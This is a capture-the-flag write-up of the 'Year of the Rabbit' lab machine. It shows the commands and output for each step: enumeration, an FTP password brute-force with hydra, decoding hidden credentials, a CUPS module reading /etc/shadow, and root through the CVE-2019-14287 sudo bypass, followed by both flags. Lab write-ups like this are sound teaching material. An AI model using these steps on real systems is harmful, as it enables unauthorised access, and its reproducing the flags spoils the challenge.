Year of the Rabbit

Scanning


```
┌──(moghees㉿kali)-[~/lab]
└─$ nmap -A 10.10.143.99 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-07 01:46 PKT
Nmap scan report for 10.10.143.99
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.40 seconds
```

Enumeration

FTP

```
┌──(moghees㉿kali)-[~/lab]
└─$ ftp ftp://anonymous:anonymous@10.10.143.99
Connected to 10.10.143.99.
220 (vsFTPd 3.0.2)
331 Please specify the password.
530 Login incorrect.
ftp: Login failed
ftp: Can't connect or login to host `10.10.143.99:ftp'
221 Goodbye.
```

SSH




```
msf6 > search CVE-2018-15473

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_enumusers                      normal  No     SSH Username Enumeratio
n


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ss
h_enumusers

msf6 >
```

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 10.10.143.99:22 - SSH - Using malformed packet technique
[*] 10.10.143.99:22 - SSH - Checking for false positives
[*] 10.10.143.99:22 - SSH - Starting scan
```

Not working.


Website

- Starting page is apache server's default page.
- Sub domain fuzzing:

```
┌──(moghees㉿kali)-[~]
└─$ gobuster dns -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -d 10.10.143.99
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     10.10.143.99
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
===============================================================
Starting gobuster in DNS enumeration mode
===============================================================
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================
```


- Directory busting:

```
┌──(moghees㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -u http://10.10.14
3.99
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.143.99
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 313] [--> http://10.10.143.99/assets/]
Progress: 7709 / 87665 (8.79%)
```



- Found this in **style.css**

```
/* Nice to see someone checking the stylesheets.
   Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
```




- **Hint:** If we intercept the request, we get this:

```
GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
Host: 10.10.143.99
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

- And opening it I got this:

- Well I found the picture of a hot babe. Maybe something is hidden in the image.

Steganography



- Found the username for FTP and list of possible passwords.

```
Ot9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iKO27b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C77O3FIy0c0sd
```

- Attacked **FTP** and got this:

```
┌──(moghees㉿kali)-[~/lab]
└─$ hydra -l ftpuser -P list.txt ftp://10.10.143.99
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-07 02:39:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per task
[DATA] attacking ftp://10.10.143.99:21/
[21][ftp] host: 10.10.143.99   login: ftpuser   password: 5iez1wGXKfPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-07 02:39:19
```

Username: **ftpuser**
Password: **5iez1wGXKfPKQ**


```
┌──(moghees㉿kali)-[~/lab]
└─$ ftp ftp://ftpuser:5iez1wGXKfPKQ@10.10.143.99
Connected to 10.10.143.99.
220 (vsFTPd 3.0.2)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
ftp>
```

```
ftp> ls
229 Entering Extended Passive Mode (|||53056|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> get Eli's_Creds.txt
local: Eli's_Creds.txt remote: Eli's_Creds.txt
229 Entering Extended Passive Mode (|||18054|).
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
100% |***********************************************|   758        1.69 MiB/s    00:00 ETA
226 Transfer complete.
758 bytes received in 00:00 (4.34 KiB/s)
ftp>
```

- Read the file and got this:

```
┌──(moghees㉿kali)-[~/lab]
└─$ cat Eli\'s_Creds.txt
+++++ ++++[ →+++ +++++ +<]>+ +++.< +++++ [→++ +++<] >++++ +.<++ +[→-
—<]> ——— .<+++ [→++ +<]>+ +++.< +++++ ++[→ ——— —<]> ——— --.<+
++++[ →—— —<]> -.<++ +++++ +[→+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[- >—— ——— <]>— ——— ——. —.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ →+++ +<]>+ .<+++ +[→+ +++<] >++.. ++++. ——— —.+
++.<+ ++[→ —<] >—— -.<++ ++++[ →—— —<] >—— --.<+ ++++[ →——
—<]> -.<++ ++++[ →+++ +++<] >.<++ +[→+ ++<]> +++++ +.<++ +++[- >++++
+<]>+ +++.< +++++ +[→- ——— <]>— ——— -.<++ ++++[ →+++ +++<] >+.<+
++++[ →—— —<]> —.< +++++ [→—— —<] >—. <++++ ++++[ →+++ +++++
<]>++ ++++. <++++ +++[- >—— —<] >—— -.+++ +.<++ +++++ [→++ +++++
<]>+. <+++[ →—— <]>— —.- ——. <
```

- After searching a bit I found that the creds are in **brainfuck** language.



Username: **eli**
Password: **DSpDiM1wAEwid**

Foothold

Used the credentials found in **FTP** in **SSH** and got access to the system.

```
┌──(moghees㉿kali)-[~/lab]
└─$ ssh eli@10.10.143.99
The authenticity of host '10.10.143.99 (10.10.143.99)' can't be established.
ED25519 key fingerprint is SHA256:va5tHoOroEmHPZGWQySirwjIb9lGquhnIA1Q0AY/Wrw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.143.99' (ED25519) to the list of known hosts.
eli@10.10.143.99's password:


1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden m
essage there"

END MESSAGE




eli@year-of-the-rabbit:~$
```

- I tried to get flag but permission denied.

```
eli@year-of-the-rabbit:~$ ls
core  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
eli@year-of-the-rabbit:~$ find / -type f -name user.txt 2>/dev/null
/home/gwendoline/user.txt
eli@year-of-the-rabbit:~$ cat /home/gwendoline/user.txt
cat: /home/gwendoline/user.txt: Permission denied
eli@year-of-the-rabbit:~$
```

Horizontal Privilege Escalation

There is a file named **core** on the home directory of the user. Enumerated it and found nothing of use.

Sudo -l

```
eli@year-of-the-rabbit:~$ sudo -l
[sudo] password for eli:
Sorry, user eli may not run sudo on year-of-the-rabbit.
eli@year-of-the-rabbit:~$ s
```

SUID

```
eli@year-of-the-rabbit:/$ find / -type f -perm -4000 2>/dev/null
/bin/mount
/bin/umount
/bin/su
/bin/fusermount
/bin/ntfs-3g
/usr/bin/vmware-user-suid-wrapper
/usr/bin/X
/usr/bin/procmail
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/at
/usr/sbin/exim4
/usr/sbin/pppd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/lib/eject/dmcrypt-get-device
eli@year-of-the-rabbit:/$
```

Remember the message in the beginning:

```
1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden m
essage there"

END MESSAGE
```

- After searching for some time I found this:

```
eli@year-of-the-rabbit:~$ find / -type f -name secret 2>/dev/null
/usr/share/cups/banners/secret
eli@year-of-the-rabbit:~$
```

```
eli@year-of-the-rabbit:~$ cat /usr/share/cups/banners/secret
#PDF-BANNER
Template secret.pdf
Show printer-name printer-info printer-location printer-make-and-model printer-driver-name printer
-driver-version paper-size imageable-area job-id options time-at-creation time-at-processing

eli@year-of-the-rabbit:~$
```

- I found the **secret.pdf** file.

```
eli@year-of-the-rabbit:~$ find / -name secret.pdf 2>/dev/null
/usr/share/cups/data/secret.pdf
eli@year-of-the-rabbit:~$
```


```
eli@year-of-the-rabbit:/usr/share/cups/data$ ls -al
total 636
drwxr-xr-x  2 root root   4096 Jan 23  2020 .
drwxr-xr-x 18 root root   4096 Jan 23  2020 ..
-rw-r--r--  1 root root    979 Mar 11  2015 classified.pdf
-rw-r--r--  1 root root    981 Mar 11  2015 confidential.pdf
-rw-r--r--  1 root root    845 Mar 11  2015 default.pdf
-rw-r--r--  1 root root  28187 Mar 11  2015 default-testpage.pdf
-rw-r--r--  1 root root  13661 Mar 11  2015 form_english_in.odt
-rw-r--r--  1 root root 276070 Mar 11  2015 form_english.pdf
-rw-r--r--  1 root root  13866 Mar 11  2015 form_russian_in.odt
-rw-r--r--  1 root root 270261 Mar 11  2015 form_russian.pdf
-rw-r--r--  1 root root    975 Mar 11  2015 secret.pdf
-rw-r--r--  1 root root    979 Mar 11  2015 standard.pdf
-rw-r--r--  1 root root    234 Mar 11  2015 testprint
-rw-r--r--  1 root root    979 Mar 11  2015 topsecret.pdf
-rw-r--r--  1 root root    981 Mar 11  2015 unclassified.pdf
eli@year-of-the-rabbit:/usr/share/cups/data$
```

- After a lot of enumeration, I didnt found anything.
- So, I used **linpeas** and found an open port **631**

```
Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 ::1:25                  :::*                    LISTEN      -
```

- Forwarded it to my machine and started enumerating.

```
┌──(moghees㉿kali)-[~]
└─$ ssh -L 8080:127.0.0.1:631 eli@10.10.143.99
eli@10.10.143.99's password:
```




```
msf6 post(multi/escalate/cups_root_file_read) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/escalate/cups_root_file_read) > exploit

[!] SESSION may not be compatible with this module:
[!]  * incompatible session type: shell
[+] User in lpadmin group, continuing...
[+] cupsctl binary found in $PATH
[+] nc binary found in $PATH
[-] Could not determine CUPS version.
[+] File /etc/shadow (345 bytes) saved to /home/blackcat/.msf4/loot/20240207034332_default_10.10.1
43.99_cups_file_read_786358.bin
[*] Cleaning up...
[*] Post module execution completed
msf6 post(multi/escalate/cups_root_file_read) >
```

- Not working.
- Enumerating more.

- Found the **s3cr3t** that was mentioned in the message.

```
╔══════════╣ All relevant hidden files (not in /sys/ or the ones listed in the previous check) (li
mit 70)
-rw-r--r-- 1 root root 0 Feb  7 13:13 /run/network/.ifstate.lock
-rw------- 1 Debian-gdm Debian-gdm 1810 Feb  7 13:14 /var/lib/gdm3/.ICEauthority
-rw-r--r-- 1 root root 138 Jan 23  2020 /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
-rw-r--r-- 1 root root 29 Apr 25  2015 /usr/lib/pymodules/python2.7/.path
-rw-r--r-- 1 root root 2439 Feb  5  2015 /usr/lib/jvm/.java-1.7.0-openjdk-amd64.jinfo
-rw-r--r-- 1 eli eli 0 Jan 23  2020 /home/eli/.local/share/.converted-launchers
-rw------- 1 eli eli 1098 Jan 23  2020 /home/eli/.ICEauthority
-rw-r--r-- 1 eli eli 220 Jan 23  2020 /home/eli/.bash_logout
```

```
eli@year-of-the-rabbit:~$ cat /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
eli@year-of-the-rabbit:~$
```

- Found the credentials.

Username: **gwendoline**
Password: **MniVCQVhQHUNI**

```
eli@year-of-the-rabbit:~$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home/eli$
```

I wasted time as I thought **s3cr3t** was a file not a folder.

Vertical Privilege Escalation

Sudo -l

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$
```

Exploitation

This is **CVE-2019-14287**

```
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
```

- After typing this command, **vim** will open the file. As we can execute commands in vim, press **w** and the type **!su** and press **Enter**.
- You got the root.

```
root@year-of-the-rabbit:~# whoami
root
root@year-of-the-rabbit:~# id
uid=0(root) gid=0(root) groups=0(root)
root@year-of-the-rabbit:~#
```

Flags

User Flag:

```
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$
```

Root Flag:

```
root@year-of-the-rabbit:~# ls
root.txt
root@year-of-the-rabbit:~# cat root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
root@year-of-the-rabbit:~#
```